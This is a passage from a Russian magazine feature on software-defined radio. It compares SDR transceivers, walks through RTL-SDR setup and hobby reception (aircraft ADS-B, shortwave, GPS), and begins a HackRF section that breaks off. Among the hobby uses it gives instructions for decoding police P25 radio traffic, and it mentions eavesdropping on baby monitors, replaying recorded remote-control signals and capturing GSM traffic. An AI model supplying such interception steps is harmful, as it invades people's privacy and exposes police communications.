
Среди недостатков можно отметить то, что HackRF работает только в режиме полудуплекса, то есть в один момент можно либо отправлять, либо принимать сигнал. Для переключения между режимами каждый раз придется отправлять соответствующую команду, что может добавить нежелательную задержку. Однако при желании можно объединить два приемника и получить поддержку полного дуплекса. Также, в отличие от bladeRF и более дорогих USRP, HackRF использует USB 2, а не USB 3. Кроме того, в HackRF используется 8-битный АЦП (у bladeRF — 12 бит), что негативно сказывается на точности срабатывания.

### BLADERF

Еще один успешный проект с Kickstarter'а. BladeRF работает с меньшим по сравнению с HackRF диапазоном частот, от 300 МГц до 3,8 ГГц, так что 5-гигагерцовый Wi-Fi-сигнал ему недоступен. Также ведется работа над дополнительной платой, которая должна позволить прием сигнала на частоте от 10 МГц.

Отличительная особенность bladeRF — возможность работы в режиме полного дуплекса. По сравнению с HackRF данный приемник имеет большую частоту дискретизации (28 МГц), большую разрядность АЦП (12 бит) и поддержку USB 3.0. С использованием USB 3 в SDR-приемниках связаны определенные опасения, так как это может вносить помехи на частоте 2,4 ГГц, поэтому bladeRF поставляется с дополнительным экранированием чувствительных элементов.




### UMTRX

Устройство от Fairwaves не вписывается в обзор по цене, но достойно упоминания просто потому, что было разработано российской командой. Это единственный полноценный (не MIMO) двухканальный приемопередатчик в этом обзоре. В качестве радиочипов используются два чипа LMS6002D, поэтому частотный диапазон и разрядность ЦАП/АЦП полностью совпадают с bladeRF, использующим тот же чип. Трансивер разрабатывался с большим фокусом на телеком, поэтому и частота дискретизации совпадает с таковой у GSM и составляет 13 МГц. Заменой опорного генератора можно довести частоту дискретизации до 20 МГц, а в будущих версиях UmTRX — до 40 МГц. Кроме стандартной прошивки, есть прошивка, поддерживающая четыре канала приема без передачи.

Кроме двухканальности, отличительная черта UmTRX — это индустриальное исполнение, использование «взрослого» 1Gb Ethernet вместо USB и наличие на борту приемника GPS — для обеспечения высокой точности опорного генератора, требуемой для таких стандартов, как GSM. Всеми этими наворотами и объясняется высокая цена устройства.







### USRP B100 STARTER/B200

Сразу два устройства в семействе USRP можно приобрести по одной и той же цене. При этом B100 значительно уступает более дешевым HackRF и bladeRF. Ему доступен диапазон частот от 50 МГц до 2,2 ГГц, а частота дискретизации составляет 16 МГц. При этом для подключения в B100 используется USB 2. В обеих моделях доступен режим полного дуплекса.

B200 работает с более широким диапазоном частот, от 50 МГц до 6 ГГц. Частота дискретизации составляет 61,44 МГц. Для подключения в B200 используется USB 3. Более дорогая (1100 долларов) версия B210 оснащена двумя передатчиками.

Сильная сторона USRP заключается в том, что эти продукты существуют на рынке с 2006 года и за это время успели обрасти огромным количеством стороннего софта и наработок.

### ВЫВОД

Будущее SDR выглядит как никогда позитивно: на рынок выходит сразу несколько доступных трансиверов. HackRF, благодаря своей цене, возможностям и открытости, станет хорошим выбором для начинающих пользователей. Более мощный bladeRF с его навороченным FPGA и поддержкой USB 3 лучше подойдет для автономных проектов, ну а многофункциональные USRP B100 и B200 вплотную приближают любительский сегмент рынка к «взрослым» решениям уров-

| | HackRF | bladeRF | USRP B100 Starter | USRP B200 | UmTRX |
|---|---|---|---|---|---|
| Диапазон частот | 30 МГц — 6 ГГц | 300 МГц — 3,8 ГГц | 50 МГц — 2,2 ГГц | 50 МГц — 6 ГГц | 300 МГц — 3,8 ГГц |
| Частота дискретизации | 20 МГц | 28 МГц | 16 МГц | 61,44 МГц | 2 канала по 13 МГц (до 40 МГц) |
| Дуплекс | полу | полный | полный | полный | полный + 2 канала |
| АЦП, разрядность | 8 бит | 12 бит | 12 бит / 14 бит | 12 бит | 12 бит |
| АЦП, скорость преобразования | 20 миллионов отсчетов в секунду | 40 миллионов отсчетов в секунду | 64/128 миллионов отсчетов в секунду | 61,44 миллионов отсчетов в секунду | 2 канала по 13 миллионов отсчетов в секунду (до 40 миллионов отсчетов в секунду) |
| Интерфейс подключения | USB 2 HS | USB 3 | USB 2 HS | USB 3 | 1Gb Ethernet |
| FPGA | отсутствует | 40/115 тысяч логических элементов | 25 тысяч логических элементов | 75 тысяч логических элементов | 75 тысяч логических элементов |
| Микроконтроллер | LPC43XX | Cypress FX3 | Cypress FX2 | Cypress FX3 | отсутствует |
| Дата выхода в продажу | январь 2014 года | уже продается | уже продается | уже продается | уже продается |
| Цена | 300 $ | 420/650 $ | 675 $ | 675 $ | 1500 $ |

# SDR ЗА 10$

## Делаем первые шаги с RTL-SDR

Уверен, для многих из вас, как и для меня совсем недавно, происходящее в радиоэфире было настоящей магией. Мы включаем телевизор или радио, поднимаем трубку сотового телефона, определяем свое положение на карте по спутникам GPS или ГЛОНАСС — и все это работает автоматически. Благодаря RTL-SDR у нас появился доступный способ заглянуть внутрь всего этого волшебства.



Михаил Сваричевский
3.14.by, 3@14.by


Как уже говорилось, RTL-SDR — это целое семейство дешевых ТВ-тюнеров, способных выполнять функцию SDR-приемника. У этих игрушек разные названия и бренды, но объединяет их одно — все они построены на чипсете RTL2832. Это микросхема, содержащая два 8-битных АЦП с частотой дискретизации до 3,2 МГц (однако выше 2,8 МГц могут быть потери данных), и интерфейс USB для связи с компьютером. Эта микросхема на входе принимает I- и Q-потоки, которые должны быть получены другой микросхемой.

R820T и E4000 — это две наиболее удобные для SDR микросхемы, реализующие радиочастотную часть SDR: усилитель антенны, перестраиваемый фильтр и квадратурный демодулятор с синтезатором частоты. На рисунке — блок-схема E4000.

Разница между ними следующая: E4000 работает в диапазоне ~52–2200 МГц и имеет немного большую чувствительность на частотах менее 160 МГц. Из-за того что производитель E4000 обанкротился и микросхема снята с производства, остающиеся тюнеры покупать все труднее, и цены на них растут.

R820T работает в диапазоне 24–1766 МГц, однако диапазон перестройки внутренних фильтров сильно затрудняет работу R820T выше 1200 МГц (что делает невозможным, например, прием GPS). На данный момент тюнеры на этой микросхеме легко купить, и стоят они около 10–11 долларов.

Также продаются тюнеры на микросхемах FC0012/FC0013/FC2580 — у них очень серьезные ограничения по частотам работы, и лучше их не покупать. Узнать, на какой микросхеме сделан тюнер, можно в описании товара или спросив у продавца. Если информации по используемым чипам нет — лучше купить в другом месте.



Типичный приемник на основе RTL2832 — EzTV668

### ПОКУПКА

В розничных магазинах их не найти, поэтому нам поможет aliexpress.com. Пишем в поиске R820T или E4000, сортируем по количеству заказов, внимательно читаем описание (там должно быть явно написано, что тюнер использует микросхемы RTL2832 + E4000 или RTL2832 + R820T), и можно заказывать. Присылают обычно почтой России, в течение 3–6 недель.

В комплекте с тюнером будет и крошечная антенна — ее, конечно, лучше заменить. Хорошие результаты можно получить, используя обычную комнатную телевизионную антенну МВ-ДМВ «рога». В описании товара также нужно обратить внимание на разъем антенны — и либо искать тюнер с обычным телевизионным разъемом, либо расчехлять паяльник и делать переходник / перепаивать разъем. При пайке очень легко убить устройство статическим электричеством, так что заземляйся.

На многих тюнерах рядом с коннектором антенны отсутствуют защитные диоды (в данном случае U7) — их можно либо впаять самому (один к земле, один от земли — я, например, впаял 1N4148), либо оставить как есть, только антенну голыми руками не трогать и всячески беречь от статического электричества.

## СОФТ И API ДЛЯ РАБОТЫ С RTL2832

### RTL_SDR

Rtl_sdr — драйвер, обеспечивающий «нецелевое» использование данных с TV-тюнеров на базе RTL2832. В Windows тебе придется заменить драйвер тюнера по умолчанию на WinUSB с помощью программы Zadig.

Rtlsdr.dll требуют все SDR-программы, и зачастую эта DLL уже идет в поставке софта, использующего RTL2832.

Rtl_sdr также можно использовать и через консольную утилиту, чтобы протестировать тюнер или слить кусок эфира в файл:

```
rtl_sdr -f 1575520000 -g 34 -s 2048000 out.dat
```

При дальнейшей обработке нужно помнить, что в файле байты I- и Q-потоков идут поочередно.

### SDRSHARP

SDRSharp (bit.ly/1fZe8Pe) — одна из популярных и простых в использовании программ под Windows для работы с RTL2832 (и некоторыми другими SDR). При старте нужно выбрать RTL2832, нажав на кнопку Front-end. Вводить частоту руками нужно в поле Center.


Слева вверху — выбор типа демодулирования. FM используется для обычного FM-вещания и аудио в аналоговом телевидении, AM — в радиостанциях на низких частотах и для переговоров самолетов, NFM — в рации.

Многие внешние декодеры цифровых передач работают через «аналоговый» интерфейс — то есть ты запускаешь SDRSharp, устанавливаешь программу Virtual Audio Cable (bit.ly/1eDj6TX, программа платная), настраиваешь SDRSharp, чтобы он декодированный звук выводил в VAC, и в системных настройках Windows указываешь VAC как устройство записи по умолчанию. В результате внешняя программа-декодер будет получать звук от SDRSharp.

Таким образом подключаются декодеры P25-раций (полиция), данных с метеоспутников, пейджеров, навигационных сообщений самолетов (ADS-B) и многого другого (об этом ниже). Такой необычный способ подключения сложился исторически — раньше к компьютеру подключали аналоговые приемники. Со временем декодеры дописывают, чтобы они напрямую работали с RTL-SDR.


### GNU RADIO

GNU Radio (bit.ly/13Lq6cZ) — настоящий зубр SDR. Это программный пакет, предназначенный для обработки данных, полученных от SDR-приемника, в реальном времени. Являющаяся стандартом де-факто для всех более-менее профессиональных забав в области радио, программа построена на модульной основе с учетом парадигмы ООП. Это настоящий радиоконструктор, в котором роль элементов отведена функциональным блокам: фильтрам, модуляторам/демодуляторам и несметному множеству других примитивов обработки сигналов. Таким образом, имеется возможность составить из них практически любой тракт обработки. Делается это в прямом смысле слова в несколько кликов мышкой в наглядном графическом редакторе, имя которому gnuradio-companion. Более того, gnuradio-companion написан на Python и позволяет генерировать схемы на Python. Но у такой гибкости есть и обратная сторона — освоить GNU Radio за десять минут невозможно.




**Блок-схема тюнера E4000**

*Настоящий радиоконструктор, в котором роль элементов отведена функциональным блокам: фильтрам, модуляторам/ демодуляторам и другим примитивам*



**Прием переговоров по рации на частоте 446 МГц в SDRSharp**

## АППАРАТНЫЕ ДОПОЛНЕНИЯ

### РАСШИРЕНИЕ ДИАПАЗОНА ПОДДЕРЖИВАЕМЫХ ЧАСТОТ

Ниже ~52 МГц / 24 МГц находится большая часть интересного в радиоэфире — поэтому ограничение по минимальной частоте серьезно сужает возможности этих приемников. Расширить диапазон можно, купив up-converter, который сдвинет сигнал с антенны на 100 или 125 МГц вверх. Среди продающихся конвертеров пока лучше всех себя показывает NooElec — Ham It Up v1.2 с кварцем на 125 МГц. Использование кварца на 125 МГц очень важно, так как в районе 100 МГц находится много мощных FM-станций и без очень качественного экранирования всех частей системы они будут мешать приему.

Этот конвертер можно использовать с любыми SDR-системами, в том числе и работающими на передачу (есть ограничение на мощность).

Для приема на частотах менее 50 МГц придется больше внимания уделить антенне, так как габариты ее растут пропорционально увеличению длины волны. Конструкций антенн для любительской радиосвязи в КВ-диапазоне очень много, но в самом простейшем случае — это спускаемый с балкона провод длиной 5–20 м.

### МАЛОШУМЯЩИЙ УСИЛИТЕЛЬ

И E4000, и R820T — кремниевые микросхемы, и усилитель внутри них шумит сильнее, чем более дорогие отдельные GaAs-усилители. Для снижения уровня шумов (на 1,5–3 дБ) и улучшения возможностей приема очень слабых сигналов можно купить малошумящий усилитель, который включается между антенной и тюнером. Один из вариантов — LNA for all (bit.ly/18PhD8c).

## ЧТО ПОСЛУШАТЬ В РАДИОЭФИРЕ?

### РАДИОПЕРЕГОВОРЫ В БЕЗЛИЦЕНЗИОННЫХ ДИАПАЗОНАХ

Гражданские рации, не требующие регистрации в России, работают на частотах 433 и 446 МГц. Впрочем, в Москве русскую речь там уловить сложно. Их сразу и без проблем слышно в SDRSharp, модуляция NFM.

Поскольку каналов много, очень полезен плагин для SDRSharp AutoTuner Plugin (bit.ly/17ZjbKC) — он автоматически включает частоту, на которой ведется передача, и таким образом можно слушать сразу все каналы раций.

Чтобы слушать рации на частоте 27 МГц, нужен тюнер с микросхемой R820T или внешний конвертер в случае E4000 (например, тот же Ham It Up v1.2). Оптимальная антенна для 27 МГц уже требуется более серьезная, длиной ~2,59 или ~1,23 м.

### РАДИОПЕРЕГОВОРЫ ПОЛИЦИИ

Полиция в Москве и во многих других регионах России перешла на использование цифровых радиостанций, работающих в стандарте APCO-25 (P25). В P25 данные передаются в цифровом виде со сжатием и кодами коррекции ошибок — это позволяет увеличить дальность устойчивой связи и больше каналов впихнуть в ту же полосу радиочастот. Также существует опциональная возможность шифрования переговоров, однако обычная полиция работает без шифрования.


Для приема P25-раций можно использовать декодер DSD (bit.ly/14L9nns). DSD ожидает аудиоданные на входе. Перенаправить аудио с SDRSharp в DSD можно с помощью Virtual Audio Cable. DSD весьма критичен к настройкам SDRSharp — я рекомендую устанавливать AF Gain около 20–40%, возможно отключать галочку Filter Audio. Если все идет по плану — в окне DSD побегут декодированные пакеты, а в наушниках будут слышны переговоры. Эта схема также работает с упомянутым плагином AutoTuner в SDRSharp. Найти частоты предлагаю читателям самостоятельно, так как эта информация не является открытой.

### РАДИОПЕРЕГОВОРЫ САМОЛЕТОВ И ДИСПЕТЧЕРОВ

По историческим причинам для радиосвязи в авиации используется амплитудная модуляция. Обычно передачи с самолетов лучше слышно, чем от диспетчеров или погодных информаторов на земле. Диапазон частот — 117–130 МГц.

### ПРИЕМ СИГНАЛОВ С АВТОМАТИЧЕСКИХ ПЕРЕДАТЧИКОВ САМОЛЕТОВ ADS-B

ADS-B используется для того, чтобы и диспетчер, и пилот видели воздушную обстановку. Каждый самолет регулярно передает параметры полета на частоте 1090 МГц: название рейса, высота, скорость, азимут, текущие координаты (передаются не всегда).





RF-конвертер NooElec — Ham It Up v1.2


Эти данные можем принять и мы, чтобы лично наблюдать за полетами. Два популярных декодера ADS-B для RTL2832 — ADSB# (bit.ly/17PJGGa) и RTL1090. Я использовал ADSB#. Перед запуском желательно настроиться на 1090 МГц в SDRSharp, посмотреть, есть ли сигнал и какая ошибка частоты из-за неточности кварцевого генератора. Эту ошибку необходимо скомпенсировать в настройках Front-end'a: Frequency correction (ppm). Нужно помнить, что величина этой ошибки может изменяться вместе с температурой приемника. Найденную коррекцию нужно указать и в окне ADSB# (предварительно закрыв SDRSharp).

Оптимальная антенна-монополь для 1090 МГц получается длиной всего 6,9 см. Так как сигнал очень слабый, тут очень желательно иметь дипольную антенну, установленную вертикально с такой же длиной элементов.

ADSB# декодирует пакеты и ждет подключений по сети от клиента, отображающего воздушную обстановку. В качестве такого клиента мы будем использовать adsbSCOPE (bit.ly/1e1HZdc).




Малошумящий усилитель LNA for all



Декодированные сообщения ADS-B

После запуска adsbSCOPE необходимо открыть пункт меню Other → Network → Network setup, нажать внизу на кнопку adsb#, убедиться, что указан адрес сервера 127.0.0.1. Затем на карте необходимо найти твое местоположение и выполнить команду Navigation → Set Receiver Location. Затем запустить подключение к ADSB#: Other → Network → RAW-data client active.

Если все сделано правильно, то в течение нескольких минут ты сможешь увидеть информацию о самолетах (если, конечно, они пролетают рядом с тобой). В моем случае с антенной-монополем можно было принимать сигналы от самолетов на расстоянии примерно 25 км. Результат можно улучшить, взяв более качественную антенну (диполь и сложнее), добавив дополнительный усилитель на входе (желательно на GaAs), используя тюнер на основе R820T (на этой частоте он имеет более высокую чувствительность по сравнению с E4000).

## ПРИЕМ ДЛИННО- И КОРОТКОВОЛНОВЫХ АНАЛОГОВЫХ И ЦИФРОВЫХ РАДИОСТАНЦИЙ

До прихода интернета КВ-радиостанции были одним из способов узнавать новости с другого конца земного шара — короткие волны, отражаясь от ионосферы, могут приниматься далеко за горизонтом. Большое количество КВ-радиостанций существует и поныне, их можно искать в диапазоне ~8–15 МГц. Ночью в Москве мне удавалось услышать радиостанции из Франции, Италии, Германии, Болгарии, Великобритании и Китая.

Дальнейшее развитие — цифровые DRM-радиостанции: на коротких волнах передается сжатый звук с коррекцией ошибок + дополнительная информация. Слушать их можно с помощью декодера Dream (bit.ly/18bxOR0). Диапазон частот для поиска — от 0 до 15 МГц. Нужно помнить, что для таких низких частот может понадобиться большая антенна.

Помимо этого, можно услышать передачи радиолюбителей — на частотах 1810–2000 кГц, 3500–3800 кГц, 7000–7200 кГц, 144–146 МГц, 430–440 МГц и других.

## РАДИОСТАНЦИЯ «СУДНОГО ДНЯ» – UVB-76

UVB-76 расположена в западной части России, передает на частоте 4,625 МГц с начала 80-х годов и имеет не до конца ясное военное назначение. В эфире время от времени передаются кодовые сообщения голосом. Мне удалось принять ее на RTL2832 с конвертором и 25-метровую антенну, спущенную с балкона.

## GPS

Одна из самых необычных возможностей — прием навигационных сигналов со спутников GPS на TV-тюнер. Для этого понадобится активная GPS-антенна (с усилителем). Подключать антенну к тюнеру нужно через конденсатор, а до конденсатора (со стороны активной антенны) — батарейка на 3 В для питания усилителя в антенне.

Далее можно либо обрабатывать слитый дамп эфира matlab-скриптом (bit.ly/18bxQbr) — это может быть интересно в целях изучения принципов работы GPS, — либо использовать GNSS-SDR (bit.ly/1aBZosB), который реализует декодирование сигналов GPS в реальном времени.

Принять аналогичным способом сигнал с ГЛОНАСС-спутников было бы затруднительно — там разные спутники передают на разных частотах, и все частоты в полосу RTL2832 не помещаются.

## ДРУГИЕ ПРИМЕНЕНИЯ И ГРАНИЦЫ ВОЗМОЖНОГО

RTL2832 можно использовать для отладки радиопередатчиков, подслушивания за радионянями и аналоговыми радиотелефонами, для разбора протоколов связи в игрушках на радиоуправлении, радиозвонках, пультах от машин, погодных станциях, системах удаленного сбора информации с датчиков, электросчетчиках. С конвертором можно считывать код с простейших 125 кГц RFID меток. Сигналы можно записывать днями, анализировать и затем повторить в эфир на передающем оборудовании. При необходимости тюнер можно подключить к Android-устройству, Raspberry Pi или другому компактному компьютеру для организации автономного сбора данных из радиоэфира.

Можно принимать фотографии с погодных спутников и слушать передачи с МКС — но тут уже потребуются специальные антенны, усилители. Фотографии декодируются программой WXtoImg (bit.ly/16k59GM).

Есть возможность захватывать зашифрованные данные, передаваемые GSM-телефонами (проект airprobe — bit.ly/1fZfgSN), в случае если в сети отключен frequency-hopping.

Возможности SDR на основе RTL2832 все-таки не безграничны: до Wi-Fi и Bluetooth он не достает по частоте, и, даже если сделать конвертер, из-за того, что полоса захватываемых частот не может быть шире ~2,8 МГц, невозможно будет принимать даже один канал Wi-Fi. Bluetooth 1600 раз в секунду меняет рабочую частоту в диапазоне 2400–2483 МГц, и за ним будет не угнаться. По этой же причине невозможен полноценный прием аналогового телевидения (там нужна принимаемая полоса 8 МГц, с 2,8 МГц можно получить только черно-белую картинку без звука). Для таких применений нужны более серьезные SDR-приемники: HackRF, bladeRF, USRP1 и другие.

Тем не менее возможность исследовать как аналоговый, так и цифровой радиоэфир, прикоснуться к спутникам и самолетам теперь есть у каждого!


*UVB-76 передает на частоте 4,625 МГц с начала 80-х годов и имеет не до конца понятное военное назначение. В эфире время от времени можно уловить кодовые сообщения голосом*

# HACKRF

# КЛЮЧ НА СТАРТ


## Первое знакомство с виновником торжества

Итак, мы разобрались в самых азах SDR, давай перейдем к более интересным вещам. С помощью HackRF ты сможешь не только анализировать более широкий диапазон сигналов, но и взаимодействовать с радиоустройствами. В общем, абсолютно полноценный SDR-трансивер за вполне вменяемые деньги.





Олег Купреев
@090h



Глеб Чербов
@cherboff

### ОТКУДА У НАС HACKRF

Так получилось, что после прошлогоднего ZeroNights я посетил московский Hackspace Neuron и ушел оттуда не с пустыми руками, а с кодом на бету HackRF под честное слово, что девайс не будет пылиться на полке. Дальше было долгое ожидание старта бета-программы. И вот спустя без малого год обычной почтой прибыл долгожданный HackRF Jawbreaker. Большое спасибо Майклу Оссману (Michael Ossmann) за разработанный девайс и Александру Чемерису из Fairwaves за предоставленную возможность поучаствовать в программе бета-тестирования. Примечательно, что, судя по надписи на борту, плата была изготовлена в декабре 2012 года.

